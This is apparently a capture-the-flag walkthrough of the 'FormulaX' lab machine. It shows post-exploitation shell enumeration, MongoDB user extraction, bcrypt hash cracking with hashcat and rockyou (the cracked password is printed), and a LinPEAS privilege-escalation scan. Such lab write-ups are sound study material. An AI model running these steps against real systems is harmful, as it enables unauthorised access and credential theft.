
https://www.revshells.com/




t

The only option left here is to create a .sh file and execute it accordingly:

FORMULAX - BIPIN





User access successfully done:

Checking out all the possible files and root folders:

FORMULAX - BIPIN

```
www-data@formulax:~/git-auto-update/public$ cd
cd
www-data@formulax:~$ ls
ls
app
automation
git-auto-update
www-data@formulax:~$ cd app
cd app
www-data@formulax:~/app$ ls
ls
app.js
chatbot.zip
configuration
controllers
index.js
middleware
models
node_modules
package-lock.json
package.json
public
routes
```

And finally, found database named “testing”, which might contain at least user flag:

```
www-data@formulax:~/app$ cd configuration
cd configuration
www-data@formulax:~/app/configuration$ ls
ls
connect_db.js
www-data@formulax:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
  try{
    const DB_OPTIONS={
      dbName : "testing"
    }
    mongoose.connect(URL_DATABASE,DB_OPTIONS)
    console.log("Connected Successfully TO Database")
  }catch(error){
    console.log(`Error Connecting to the ERROR ${error}`);
  }
}
```

Investigating the database, and sockets

(-lntp because: listening sockets, addresses instead of hostname, TCP sockets and process using sockets):

FORMULAX - BIPIN

```
export default connectDBwww-data@formulax:~/app/configuration$ ss -lntp
ss -lntp
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess

LISTEN 0    511       0.0.0.0:80      0.0.0.0:*   users:(("nginx",pid=963,fd
=7),("nginx",pid=962,fd=7))
LISTEN 0    511     127.0.0.1:8081    0.0.0.0:*   users:(("node /var/www/g",
pid=1183,fd=20))
LISTEN 0    4096    127.0.0.1:2002    0.0.0.0:*

LISTEN 0    511     127.0.0.1:8082    0.0.0.0:*   users:(("node /var/www/a",
pid=1182,fd=19))
LISTEN 0    10      127.0.0.1:38933   0.0.0.0:*   users:(("chrome",pid=1262,
fd=45))
LISTEN 0    4096  127.0.0.53%lo:53      0.0.0.0:*

LISTEN 0    128       0.0.0.0:22      0.0.0.0:*

LISTEN 0    511     127.0.0.1:3000    0.0.0.0:*   users:(("nginx",pid=963,fd
=6),("nginx",pid=962,fd=6))
LISTEN 0    511     127.0.0.1:8000    0.0.0.0:*

LISTEN 0    4096    127.0.0.1:27017   0.0.0.0:*

LISTEN 0    80      127.0.0.1:3306    0.0.0.0:*

LISTEN 0    128          [::]:22         [::]:*

www-data@formulax:~/app/configuration$
```

Going through the structure and hacking basics of MongoDB as “mongoose” must be a hint that the database is in MongoDB.

https://book.hacktricks.xyz/network-services-pentesting/27017-27018-mongodb

```
export default connectDBwww-data@formulax:~/app/configuration$ mongodb
mongodb
bash: mongodb: command not found
www-data@formulax:~/app/configuration$ mongo
mongo
MongoDB shell version v4.4.29
```


Going deep to find the users:

“show dbs”

“use testing”


“show collections”

FORMULAX - BIPIN



Finding users in the database, admin and "*frank_dorkey@chatbot.htb*"


Saving the content to decrypt the file using hashcat:




FORMULAX - BIPIN


Command given to execute hashcat:

"sudo hashcat -m 3200 chathash.txt/usr/share/wordlists/rockyou.txt.gz"






Decrypted *frank_dorkey* user password: "*manchesterunited*"




GitHub on linpeas, process for userflag:

https://github.com/carlospolop/PEASS-ng/releases/tag/20240310-532aceca




Installing linpeas.sh (updated version)




FORMULAX - BIPIN

Allocating linpeas back to the server and giving assigning access mode to cache directories, scanning





Starting linpeas in the server:



Results and responses:

FORMULAX - BIPIN






Something new to server name: librenms.com (a service used to ensure the reliability and performance of network structures).


https://www.linkedin.com/pulse/what-librenms-used-how-do-i-add-services-vimal-thakur/

FORMULAX - BIPIN

